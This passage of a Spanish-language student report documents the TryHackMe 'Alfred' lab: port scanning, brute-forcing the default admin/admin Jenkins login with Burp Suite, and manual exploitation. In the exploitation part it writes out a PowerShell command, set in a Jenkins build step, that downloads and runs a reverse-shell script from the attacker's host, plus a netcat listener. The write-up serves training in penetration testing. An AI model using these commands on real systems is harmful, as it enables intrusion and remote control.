	Informe de análisis de vulnerabilidades, explotación y resultados del reto ALFRED.			
	Fecha Emisión	Fecha Revisión	Versión	Código de documento
	18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED
				Nivel de Confidencialidad
				RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto ALFRED.

N7- MQ-HM-ALFRED

Generado por:

JUC4ZU

Estudiante de Hacker Mentor

Fecha de creación:

19.05.2024



Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

Índice

1.	Reconocimiento.....	3
2.	Análisis de vulnerabilidades/debilidades.....	7
3.	Explotación	10
	Manual	10
4.	Escalación de privilegios si.....	19
5.	Banderas.....	19
6.	Herramientas usadas	19
7.	Respuestas del cuestionario de TryHackMe	19
8.	EXTRA Opcional	20
	PUNTO EXTRA EXPLOIT 1.....	20
	Automático.....	20
	PUNTO EXTRA – EXPLOIT 2.....	22
	PUNTO EXTRA - PERSISTENCIA	24
9.	Conclusiones y Recomendaciones.....	26

1. Reconocimiento

En este apartado nos dedicaremos a realizar el reconocimiento de la máquina “**Alfred**” de “**TryHackMe**”:

Nos conectaremos a la red de VPN de la plataforma, mediante “**OpenVPN**”.

La página nos asignará una IP para el equipo víctima:

Target IP Address

10.10.210.150

Realizaremos el análisis de “**scripts**” comunes y vulnerabilidades de Nmap para encontrar los puertos y sus fallas más destacables.

```
Nombra tu reporte (Se genera en la carpeta que ejecutas el script): ALFRED
Tipo de escaneo: 1 (Scripts de NMAP) - 2 (Solo vulnerabilidades): 1

Escaneando puertos abiertos y vulnerabilidades, por favor espere... Options

Resumen:

Puerto  Servicio  Versión
80      http      Microsoft IIS httpd 7.5
3389    ms-wbt-server
8080    http      Jetty 9.4.z-SNAPSHOT

Puertos abiertos: 80,3389,8080

Éxito, se generó un archivo html, con las vulnerabilidades del Host escaneado
```

Encontramos 3 puertos abiertos que nos pueden permitir enfocar nuestro ataque.

- Un servicio de “**Microsoft IIS**” con una página sencilla alojada en el puerto 80.
- Un puerto 3389 de “**Windows RDP**” que se podría utilizar con un usuario del equipo.
- Un “**Jetty**”, en el puerto 8080, un servidor para aplicaciones basadas en “**Java**”, y justo en su interior corre un “**Jenkins 2.190.1**” utilizado para automatización de tareas.

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

Los reportes de Nmap no nos muestran demasiado detalle, pero vamos a puntualizar las carencias que nos encontramos:

Port	State (toggle closed [0] filtered [1])	Service	Reason	Product	Version	Extra info
80	tcp	open	http	syn-ack	Microsoft IIS httpd	7.5
	http-server-header	Microsoft-IIS/7.5				
	http-dombased-xss	Couldn't find any DOM based XSS.				
	http-stored-xss	Couldn't find any stored XSS vulnerabilities.				
	vulners	<pre>cpe:/a:microsoft:internet_information_services:7.5: CVE-2010-3972 10.0 https://vulners.com/cve/CVE-2010-3972 SSV:20122 9.3 https://vulners.com/seebug/SSV:20122 *EXPLOIT* CVE-2010-2730 9.3 https://vulners.com/cve/CVE-2010-2730 SSV:20121 4.3 https://vulners.com/seebug/SSV:20121 *EXPLOIT* CVE-2010-1899 4.3 https://vulners.com/cve/CVE-2010-1899</pre>				
	http_cnf					

Investigando en “Vulners”, estas vulnerabilidades son para aplicar una denegación de servicio, aunque no nos va a ayudar en nada ya que la página alojada en el puerto solo tiene una imagen.



RIP Bruce Wayne

Donations to alfred@wayneenterprises.com are greatly appreciated.

De igual manera, los datos en esta página se pueden utilizar para algún ataque de ingeniería social, ya que hay un correo y podríamos enviar “phishing” o investigar a quien le pertenece.

***** SOLO PARA USO EDUCATIVO*****

N7- MQ-HM-ALFRED

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

Aplicando **“Fuzzing”** en este enlace tampoco nos brinda mucha información, ya que no tiene subdirectorios publicados que podamos acceder.

```
[+] Threads: 200
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode
Progress: 220560 / 220561 (100.00%)
Finished
```

Iremos a investigar el puerto 8080, así nos mostrará la siguiente página, que es el inicio de sesión para Jenkins, podemos tomar la alternativa de utilizar fuerza bruta para intentar acceder a la plataforma.

10.10.210.150:8080/login?from=%2F

Wappalyzer

TECHNOLOGIES

MORE INFO

Export

Web servers

Jetty 9.4

IIS 7.5

Programming languages

Java

Operating systems

Windows Server

CI

Jenkins 2.190.1

Welcome to Jenkins!

Username

Password

Sign in

Lamentablemente al intentar hacer fuzzing a esta dirección recibiremos un mensaje de error por parte de **“Gobuster”** que nos dirá que no existen **“URLS”** válidas para explorar.

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

Entre las debilidades de este puerto solamente se nos comenta que tiene un archivo “**robots.txt**” publicado.

8080	tcp	open	http	syn-ack	Jetty	9.4.z-SNAPSHOT	
	http-server-header	Jetty(9.4.z-SNAPSHOT)					
	http-dombased-xss	Couldn't find any DOM based XSS.					
	http-csrf	Couldn't find any CSRF vulnerabilities.					
	http-stored-xss	Couldn't find any stored XSS vulnerabilities.					
	http-enum	/robots.txt: Robots file					

Aunque este archivo solo contiene parámetros para no ser indexado por los motores de búsqueda o “**bots**” de internet, es posible que debido a esto no podamos ejecutar “**Fuzzing**” para explorar su contenido, ni hay pistas rescatables que podamos utilizar desde este enlace.

```

< > ↻ 10.10.210.150:8080/robots.txt

# we don't want robots to click "build" links
User-agent: *
Disallow: /

```

El puerto 3389, no contiene ninguna vulnerabilidad explotable en el reconocimiento preliminar así que continuaremos con el análisis de “**Jenkins**” para intentar realizar la explotación desde este vector.


IP, Puertos Sistema operativo

IP	10.10.210.150
Sistema Operativo	Microsoft Windows 7 Ultimate 6.1.7601 Service Pack 1 Build 7601 x64
Puertos/Servicios	80 http Microsoft IIS httpd 7.5 3389 ms-wbt-server 8080 http Jetty 9.4.z-SNAPSHOT Con Jenkins 2.190.1


Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

2. Análisis de vulnerabilidades/debilidades

Nos dirigimos nuevamente a la página de Jenkins para intentar aplicar fuerza bruta en su inicio de sesión, en este caso utilizando como herramienta **“Burpsuite”**.




Solicitaremos una consulta de la página, interceptando los paquetes desde el navegador integrado que nos provee esta herramienta, así intentar un ataque **“Cluster Bomb”** con un pequeño diccionario que recopilamos.



Enviaremos estos datos a la función **“Intruder”** para perfilar el ataque.

Seleccionamos el ataque **“Cluster Bomb”** y agregamos las variables que serán utilizadas por los payload del ataque.




***** SOLO PARA USO EDUCATIVO*****

N7- MQ-HM-ALFRED


Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

En la pestaña de **“Payload”** cargaremos nuestro diccionario tanto en el payload 1 como en el payload 2 y ejecutaremos el ataque esperando los resultados.



En este caso podemos usar un diccionario más grande pero intentaremos por uno que hemos generado para probar en esta máquina, así obtener resultados más rápidamente.

Al finalizar los intentos, podemos ver que una de las pruebas posee una longitud diferente, esto podría indicar que son las credenciales correctas para acceder a la página.



Request: Chrome/113.0.5672.93 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

10 Referer: http://10.10.210.150:8080/login?from=%2F

11 Accept-Encoding: gzip, deflate

12 Accept-Language: en-US,en;q=0.9

13 Cookie: JSESSIONID.90584481=node0yz0e9uh8532e1vn9e3c3ves0q2264.node0


14 Connection: close

15


16 j_username=admin&j_password=admin&from=%2F&Submit=Sign+in

***** SOLO PARA USO EDUCATIVO*****

N7- MQ-HM-ALFRED

	Informe de análisis de vulnerabilidades, explotación y resultados del reto ALFRED.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

Realizaremos la prueba de acceso a la página con las credenciales, “**admin**” de usuario y “**admin**” contraseña.



Con esto podremos acceder al servidor y desde aquí continuar la explotación del equipo.

Puerto	Vulnerabilidad
80	Puerto posiblemente vulnerable a ataques de denegación de servicio
80	Correo publicado en la página, podría utilizarse para enviar “ phishing ” o ubicar al dueño con herramientas OSINT
3389	“ RDP ” está abierto, posible flanco para apoderarse del equipo.
8080	Contraseña por defecto para el gestor Jenkins.
8080	Configuración por defecto del programa, no tiene limitaciones, ni roles programados, así que al ingresar como administrador tendremos acceso a todas las opciones y ajustes.


Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

3. Explotación


Manual

Veremos la explotación manual, esta máquina al ser un Windows 7, podrá ser vulnerado con el uso de Powershell, hay algunos comandos complejos pero intentaremos explicarlos brevemente para entenderlos mejor.

Ya dentro de “Jenkins” necesitamos ubicar una opción que nos permita ejecutar comandos dentro del equipo.



En el menú de la izquierda tendremos la opción “New Item” este nos va a permitir crear un proyecto. Para continuar le damos clic.



Enter an item name

Conexion

» Required field

Freestyle project
This is the central feature of Jenkins. Jenkins will build your project, combining any SCM with any build system, and this can be even used for something other than software build.

Este nombre será representativo, ya que no debería ser tan evidente, podríamos colgarnos de otras tareas ya creadas pero en esta ocasión utilizaremos “**Conexión**” para hacer más visual su funcionamiento. Daremos en “**OK**” bajo esta página para continuar.

En la siguiente pantalla nos permite dar una breve descripción de la tarea.



General Source Code Management Build Triggers Build Environment Build Post-build Actions

Description

Conexión inversa con el equipo


[Plain text] [Preview](#)

***** SOLO PARA USO EDUCATIVO*****

N7- MQ-HM-ALFRED


Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

Si bajamos un poco en esta misma página, podemos ver el apartado, “**Add build step**” que podemos cambiar por “**Execute Windows batch command**” lo cual nos habilita un espacio para copiar código ejecutable en Windows.



En el espacio vamos a agregar el siguiente comando en Powershell:

```
powershell iex (New-Object Net.WebClient).DownloadString('http://10.11.89.85:1000/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.11.89.85 -Port 2000
```




Guardaremos el proyecto.

Este comando descarga una “**Shell reverse**” que permitirá acceder a través de un puerto de escucha que publicaremos, para acceder al equipo víctima. Los caracteres del código en negrita se pueden cambiar.


Antes de esto debemos generar el “**Shell**” mismo que podemos construir desde [Revshells](#). Este “**script**” deberá estar programada en “**Powershell**” para que el sistema lo ejecute al descargarlo de nuestro equipo.

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

Seleccionamos solamente que este codificado en “**Powershell**” y los valores de nuestro equipo y puerto de escucha.



Lo copiaremos a un archivo en blanco, agregándole el nombre “**Invoke-PowerShellTcp.ps1**” este mismo es al que se hace referencia en la sentencia para la conexión anteriormente vista, pero se puede cambiar a gusto del usuario.



Lo guardaremos y sin olvidarnos publicar nuestro puerto de escucha en otra consola del equipo atacante.


Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

```
(hmstudent@kali)-[~]
$ nc -lvnp 2000
listening on [any] 2000 ...
```

Con nuestro puerto escuchando, debemos tambien publicar un servidor “**http**” desde donde se va a descargar la “**Shell reverse**” que acabamos de guardar.

```
